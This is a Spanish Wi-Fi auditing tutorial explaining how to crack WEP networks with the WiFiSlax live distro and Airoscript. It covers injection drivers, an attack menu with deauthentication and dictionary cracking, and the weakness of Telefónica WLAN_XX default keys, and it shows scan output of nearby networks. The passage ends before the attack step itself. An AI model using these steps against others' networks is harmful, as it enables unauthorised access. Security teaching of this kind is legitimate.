

DESENCRIPTADO WEP con **WIFISLAX 3.1 "live"**

**Mini-tutorial incompleto y siempre inacabado.
Utiliza este tutorial bajo tu responsabilidad y solo con fines instructivos.
Utilizar estas herramientas para entrar en redes ajenas constituye un delito.**

By Vicio v2.0

INDICE

Enlaces

Software necesario

Parte 1: SELECCION DE DRIVERS Y ELECCION DE PROGRAMA.

Parte 2: Las redes WLAN. AiroSCRIPT.

Parte 3: AIROSCRIPT para descriptar redes WEP activas.

Parte 4: Redes WEP pasivas.

ENLACES

Herramienta en:

<http://download.wifislax.com:8080/wifislax-small-3.1.iso>

Creadores y foro en:

<http://www.seguridadwireless.net>

Conceptos importantes:

http://es.wikipedia.org/wiki/MAC_address

<http://es.wikipedia.org/wiki/WEP>

<http://www.monografias.com/trabajos18/protocolo-wep/protocolo-wep.shtml>

Herramienta para crear USB “bootables” - UNETBOOTIN:

<http://lubi.sourceforge.net/unetbootin.html>

Sobre Slax

<http://www.slax.org/>

SOFTWARE

En primer lugar hay que bajarse la herramienta: **WIFISLAX (versión reducida)**.

Es una ISO de unas 290MB con un sistema operativo Linux que lleva las herramientas necesarias para hacer auditoría wireless. Está basada en Slax, viene con entorno gráfico KDE y una serie de scripts y programas que nos permitirán aprender muchas cosas sobre redes.

Puedes encontrarla aquí:

<http://download.wifislax.com:8080/wifislax-small-3.1.iso>

Se recomienda quemarla en un CD (con el **Nero** p.e.), o bien crear un **USB bootable** (recomentado porque va más rápido y se pueden guardar capturas).

Para crear un USB bootable habrá que formatearlo en **formato FAT/FAT32** (con el **Partition magic** p.e.) y, utilizando un programa adecuado, hacer la ISO bootable (con el **Unetbootin** p.e.).

El siguiente paso es muy importante: Observar desde vuestro sistema operativo favorito, las redes wifi WEP con buena "cobertura" (luego nos hará falta saberlo).

Hecho esto, reiniciamos nuestro ordenador y metemos el cd / usb para que arranque el sistema desde allí. Si no lo hace habremos de configurar la BIOS para ello de la forma adecuada.

Cuando nos salga la pantalla de arranque, simplemente pulsamos Intro para arrancar la herramienta. Una vez cargado wifislax, nos pedirá **usuario y contraseña**. Para entrar escribiremos:

Usuario: root

Password: toor (root al revés)



PARTE 1: SELECCION DE DRIVERS Y ELECCION DE PROGRAMA


En primer lugar hemos de cargar los drivers de la tarjeta wireless seleccionando el driver adecuado. Este paso es, con mucho, el **más importante**. Si no elegimos el driver correcto, no podremos hacer nada más, ya que la tarjeta wifi no funcionará.

Debemos por tanto, averiguar cual es. Para ello deberemos consultar la documentación de nuestro equipo o utilizar programas de auto-diagnóstico.

En el caso que nos ocupa, yo tengo una tarjeta wifi "Intel 3945" así que voy a **Inicio/Wifislax/Asistencia chipset/Asistencia Intel pro wireless/** y elijo el driver "**3945 ipw inyeccion**".

Depende qué chipset tenga la tarjeta para elegir el driver que toque. Si no se sabe, lo mejor es acudir al foro de seguridadwireless.net para pedir consejo.

Si todo va bien saldrá una ventana parecida esta:



```
<Finished> - /opt/drivers/scripts/jmf.sh - Konsole
Session Edit View Bookmarks Settings Help
No modules unloaded.
rm: cannot remove `/lib/modules/2.6.21.5/kernel/drivers/net/wireless/iwl3945.ko'
: No such file or directory
filename:      /lib/modules/2.6.21.5/kernel/drivers/net/wireless/ipwraw.ko
description:   Intel(R) PRO/Wireless 3945 Network Connection driver for Linux
version:       1.2.2k - ipwraw-ng v2.0.0 09072007
author:        Copyright(c) 2003-2006 Intel Corporation
license:       GPL
vermagic:      2.6.21.5 mod_unload 486
depends:
alias:         pci:v00008086d00004222sv*sd*bc*sc*i*
alias:         pci:v00008086d00004227sv*sd*bc*sc*i*
srcversion:    7065584F4742B8949677086
parm:          rtap_iface:create the rtap interface (default 1 = create, 0 = do
n't create) (int)
parm:          channel:channel to limit associate to (default 0 [ANY]) (int)
parm:          debug:debug output mask (int)
parm:          led:enable led control (default 1 on)
(int)
parm:          disable:manually disable the radio (default 0 [radio on]) (int)
parm:          antenna:select antenna (1=Main, 2=Aux, default 0 [both]) (int)
Unloading 'ipwraw'...done.
Loading 'ipwraw'...done.
Waiting for /sys/class/net/wifi0/device/rtap_iface to appear...done.
/usr/local/bin/load: line 93: ./set_channel: No such file or directory
Could not tune to channel 1.
lo          no wireless extensions.

eth2        no wireless extensions.

wifi0       unassociated  ESSID:off/any
            Mode:Monitor  Channel=1  Bit Rate=54 Mb/s

rtap0       no wireless extensions.
```

Posibles problemas:

Es posible que el driver "3945 ipw inyeccion" no funcione.

Lo sabremos porque, o bien la ventana nos da un error, o bien porque al intentar el escaneo de canales (ver pasos posteriores), no los hace y se vuelve al menú ppal.

En ese caso elegir el otro driver "3945 ipw conexion" a ver si hay suerte. Con éste último no podremos poner la tarjeta en modo monitor e inyectar, por lo que sólo podremos usar el Airoscript, pero no el Airoway. *Esto se explicará más adelante en profundidad.*

En ocasiones, aunque elegimos el driver correcto, puede ocurrir que la tarjeta wifi deje de funcionar al cabo de un rato. Esto pasa a veces.
Es ese caso lo mejor es reiniciar el pc.

Ahora que hemos cargado el driver correcto, hemos de optar por seguir con la **parte 2** (auditoria wireless **SIN** inyección) o bien seguir con la **parte 3 / 4** (auditoria wireless **CON** inyección).

La **parte 2** es la más sencilla de entender, ya que se va paso a paso.

Se recomienda empezar por aquí para entender lo que se hace durante el proceso de descryptado.

Más adelante se puede pasar a la **parte 3**, que sirve para descryptar cualquier tipo de red WEP o a la **parte 4**, que es similar a la parte 3 pero utilizando inyección.

PARTE 2: Las redes WLAN. AiroSCRIPT.

Airoscript son una serie de scripts que, lanzados mediante un sencillo menú, nos permiten ejecutar una serie de herramientas de auditoria wireless de forma sencilla, y que nos guía paso a paso en el proceso.

*Vamos a investigar las “redes WLAN” ya que son bastante populares.
Después de seguir este tutorial, si tienes una red WLAN podrás sacar tus propias conclusiones sobre la grave inseguridad que corres.*

Las “redes WLAN” son redes con nombres que siguen este formato:

WLAN_XX

donde XX son números o letras.

Estas redes son típicas de ciertos routers wifi de **Telefónica**.

Son redes con encriptado WEP (y por tanto poco seguras) cuyos routers viene con una contraseña por defecto ya grabada para la red. Es decir, cuando te la instalan en casa, ya tiene una contraseña.

Esta idea, que no es mala en principio, proporciona una *falsa sensación de seguridad*.

El problema es que algún *iluminado* de telefónica decidió que esta contraseña dependiese, en gran medida, de la MAC del router. Por tanto, en cuanto alguien investiga un poquito una de estas redes, ya sabe la mitad de la contraseña.

¿Lo sabe telefónica? Pos claro!

Como ocurre con muchas de estas grandes empresas, esta información no la hacen pública y se limitan a recomendarte 'cambiar la contraseña' para lavarse las manos.

Los usuarios, cuando ven la contraseña por defecto (un montón de números y letras “raros”), piensa que es tan 'extraña' que nadie la va a adivinar nunca, y por tanto no la cambian.

Por tanto, alguien con los conocimientos necesarios puede saltarse una de estas redes con facilidad, ya que la mitad de la contraseña la puede adivinar sólo observando el nombre de la red. Para sacar la otra mitad no tiene que hacer demasiado trabajo.


Este problema no sería tal si cada router viniese con una contraseña aleatoria, pero la realidad es la que es.

Telefónica no es la única que tiene estas prácticas, pero es la más extendida. Sin más dilación,

¡Veamos como funcionan estas “redes WLAN”!

Ejecutamos

Inicio/Wifislax/Herramientas wireless/Script Auditoria Wireless (Airoscript)




Nos aparecerá una ventana de bienvenida, que desaparece en unos segundos.

Entonces el programa nos pregunta el interface wifi a usar:

```
airoscript.sh - Konsole
Session Edit View Bookmarks Settings Help
Selecciona el interface wifi a usar:
1) wifi0
#? 
```

En mi caso sólo tengo una tarjeta wifi, por tanto escribo '1+Intro'.

Aparece el **menú ppal**:



```
airoscript.sh - Konsole
Session Edit View Bookmarks Settings Help

1. Scan      ==> Escanear para encontrar objetivos
2. Select   ==> Selección de objetivo: Host y Cliente
3. Attack    ==> Lanzar ataque
4. Crack     ==> Empezar a buscar la clave con aircrack
5. Configure ==> Configurar PC para conexión usando la clave encontrada y DHCP
6. Associate ==> Intentar asociar a AP usando cliente falso
7. Deauth    ==> Desconectar cliente(s) del objetivo
8. Reset     ==> Cerrar todos los procesos y resetear tarjeta(pcmcia socket)
9. Monitor   ==> Activar modo monitor usando airmon-ng
10. Quit
11. AUTO     ==> pasos 1,2,3
12. Borrar   ==> Elimina archivos /root/swireless/airoscript/
13. Crack 2  ==> Empezar a buscar la clave con aircrack usando diccionario WLAN
14. Borrar 2 ==> Borrar diccionarios /root/swireless/wordlist/
15. Crack 3  ==> Empezar a buscar la clave con aircrack usando diccionario DLIN
K

1) 1      3) 3      5) 5      7) 7      9) 9      11) 11     13) 13     15) 15
2) 2      4) 4      6) 6      8) 8      10) 10     12) 12     14) 14
#? 
```

Los pasos a seguir son siempre los mismos::

1. Escanear la red wifi hasta encontrar una red “interesante”.
2. Escanear la red interesante.
3. Atacarla.
4. Buscar la clave.


Como se puede ver, son mas o menos consecutivos. ¡¡Empezamos!!

Tecleamos '1+Intro' para escanear la red.

Nos preguntará si queremos escanear todos los canales o alguno especifico (o un rango).

Elegimos todos los canales: '1+Intro'.

Nos tiene que salir una ventana similar a esta: (premio al nombre de red más hortera)



BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:50:7F:	-1	3	0 0	11	54	WEP	WEP		default
00:02:CF:	-1	0	0 0	10	-1				<length: 0>
00:22:15:	-1	3	0 0	1	48	OPN			WebSTAR
00:04:E2:	-1	3	0 0	6	54	WPA	TKIP	PSK	Miguedep0
00:01:38:	-1	5	0 0	6	54	WEP	WEP		WLAN_96
00:1F:D6:	-1	3	0 0	11	48	WEP	WEP		Mango
00:16:B6:	-1	6	0 0	13	48	WPA	CCMP	PSK	kelly
00:14:A5:	-1	2	0 0	1	54	OPN			Motorola
00:1D:60:	-1	2	0 0	1	48	WEP	WEP		Juan_Jose
00:04:E2:	-1	3	1 0	6	54	WPA	TKIP	PSK	figuig4ever
00:0C:F6:	-1	6	0 0	11	54	WPA	TKIP	PSK	VelascoCarrau
00:18:9B:	-1	3	0 0	5	48	WEP	WEP		Rosa y Alberto
00:0E:2E:	-1	12	0 0	11	48	WEP	WEP		ANFA
00:0C:F6:	-1	8	0 0	11	54	WPA	TKIP	PSK	Sitecom
00:23:F8:	-1	5	0 0	9	54	WEP	WEP		WLAN_4C
00:14:A5:	-1	2	0 0	9	54	WEP	WEP		Colchima
00:22:15:	-1	9	0 0	2	48	OPN			toute
00:11:E3:	-1	8	0 0	11	48	WEP	WEP		chicasdeoro
00:21:96:	-1	12	0 0	11	54	WPA	TKIP	PSK	<length: 0>
00:21:96:	-1	10	0 0	11	54	WPA	TKIP	PSK	<length: 0>
00:21:96:	-1	8	0 0	11	54	WPA	TKIP	PSK	<length: 0>
00:18:39:	-1	3	0 0	11	48	WPA	TKIP	PSK	linksys
00:16:38:	-1	7	0 0	10	54	WEP	WEP		wirelles
00:18:9B:	-1	13	3 1	4	48	WEP	WEP		Las4Fantasticas
00:1E:4C:	-1	10	0 0	1	48	WPA	TKIP	PSK	Livebox-9C18
00:03:6F:	-1	28	0 0	12	48	WEP	WEP		Palomita
00:12:17:	-1	10	0 0	6	48	WPA	TKIP	PSK	no chupes del frasco
00:19:4B:	-1	13	2 0	6	54	WPA	TKIP	PSK	adsl8787
00:04:E2:	-1	12	0 0	6	54	WPA	TKIP	PSK	Artistas
00:13:49:	-1	11	0 0	6	54	WEP	WEP		FUERZAS
00:01:38:	-1	18	0 0	6	54	WEP	WEP		WLAN_E3
00:15:F2:	-1	19	2 0	11	48	WEP	WEP		Jazztel, jazz, jazz.

La ventana anterior nos muestra las redes que capta la tarjeta wifi de mi PC y cierta información sobre ellas. En este momento, dependiendo de lo que queramos hacer, tenemos que fijarnos en varias cosas.

Si lo que queremos es buscar una red 'fácil' de analizar, nada mejor que las WLAN.

Si lo que queremos es buscar una red 'media' nos fijaremos en aquellas redes con encriptado (columna ENC) WEP.

Si nos queremos complicar mucho la vida WPA, WPA2, otras.

AVISO: Si en cualquier momento, por lo que sea, el programa vuelve al menú ppal (cuando no debería), es que posiblemente el driver de la wifi no va / no vale / ha petado. En esos casos la solución pasa por intentar recargar el driver, y si no funciona reiniciar.

¿QUE ES WEP?

WEP es el acrónimo de “Wired Equivalent Privacy”, que traducido viene a ser “Privacidad equivalente a red cableada”. Es un sistema de cifrado estándar que nació con la idea de garantizar la privacidad de las comunicaciones sin cables tal y como pueden tener las redes con cable. Lamentablemente son bastante inseguras por defectos en el algoritmo de encriptado.

Se cual sea la red que queremos investigar, debemos comprobar que:

-En la columna **Data**, el número vaya aumentando.
Si está a 0 malo, porque no hay tráfico y sin tráfico no hay nada que hacer (en principio).

No confundir el columna Data (paquetes de datos) con la columna Beacon (los beacons son 'señales' que mandan los aparatos para anunciar que están en esa red).

-Tenemos buena 'cobertura'. Si no tenemos buena cobertura da igual sacar la contraseña o no, luego la red va a ir mal. En general, la cobertura debe ser de al menos la mitad del total posible para que funciona bien.

*Lamentablemente el indicador no funciona bien en **Wifislax**, al menos con mi tarjeta de red (por eso comenté antes de fijarnos en nuestro propio S.O.),.*

Vamos con las WLANS. Buscamos una cualquiera con datas aumentando.


Apuntamos su **MAC** (**campo BSSID**), **canal** (**campo CH**) y **nombre** (**campo ESSID**).

En mi caso he elegido mi propia red, de nombre WLAN_45, para comprobar su seguridad.

Ahora hacemos 'Control+C' en la ventana de Escaneando objetivos.
Se cerrará y volveremos al **menú principal**.

Ahora volvemos a elegir la **opción 1** PERO cuando nos pregunte qué canal elegir, le decimos que queremos indicar nosotros un canal (2+Intro) y ponemos el canal que nos interese.

En mi caso el canal 1:



```
airoscrip.sh - Konsole
Session Edit View Bookmarks Settings Help
Airodump sera ejecutado, pulsa ctrl+c cuando el blanco(s) sea encontrado
Quieres escanear multiples canales o un solo canal?
1) Alternancia de canales
2) Especifique canal(s) ejemplo: 11 or 1,5-7,9,11-13 or 1,6,11 or 1-6
2
En que canal deseas escanear? ==> 1
```

Ahora tenemos una ventana similar a la anterior, pero con menos redes, ya que hemos filtrado canales:

CH 1][Elapsed: 2 mins][2009-02-18 01:11

BSSID	PWR	RXQ	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:1E:4C:	-1	1	16	0	0	1	48	WPA	TKIP	PSK	Livebox-E7F0
00:14:A5:	-1	3	473	236	0	1	54	OPN			Motorola
00:22:15:	-1	17	53	0	0	1	48	WPA	TKIP	PSK	Me, myself and I
00:22:15:	-1	11	558	21	0	1	48	OPN			WebSTAR
00:1E:4C:	-1	58	826	0	0	1	48	WPA	TKIP	PSK	Livebox-9C18
00:22:15:	-1	100	1160	0	0	1	48	WPA	TKIP	PSK	Manolooo
00:22:15:	-1	100	1059	475	0	1	48	WEP	WEP		WebSTAR
00:16:38:	-1	49	922	10188	115	1	54	WEP	WEP		WLAN_45
00:1F:E1:	-1	0	6	0	0	1	48	WPA	TKIP	PSK	Livebox-E998
00:23:54:	-1	0	2	0	0	1	48	OPN			WebSTAR
00:22:15:	-1	0	18	0	0	2	48	OPN			toute
00:1D:60:	-1	0	14	0	0	1	48	WEP	WEP		Juan_Jose

BSSID	STATION	PWR	Lost	Packets	Probes
00:14:A5:	00:1B:77:	-1	0	15	
00:14:A5:	00:0E:35:	-1	0	141	
00:14:A5:	00:15:00:	-1	0	23	
00:14:A5:	00:1F:E2:	-1	0	1	
00:14:A5:	00:23:6C:	-1	0	1	
(not associated)	00:23:4E:	-1	0	1	
(not associated)	00:1D:FD:	-1	0	1	
(not associated)	00:15:AF:	-1	0	1	
(not associated)	00:13:CE:	-1	0	2	Edu_y_Miki
(not associated)	00:15:00:	-1	0	1	
(not associated)	00:1B:77:	-1	0	5	Tele2
(not associated)	00:21:63:	-1	0	2	THOMSON
(not associated)	00:C0:A8:	-1	0	4	
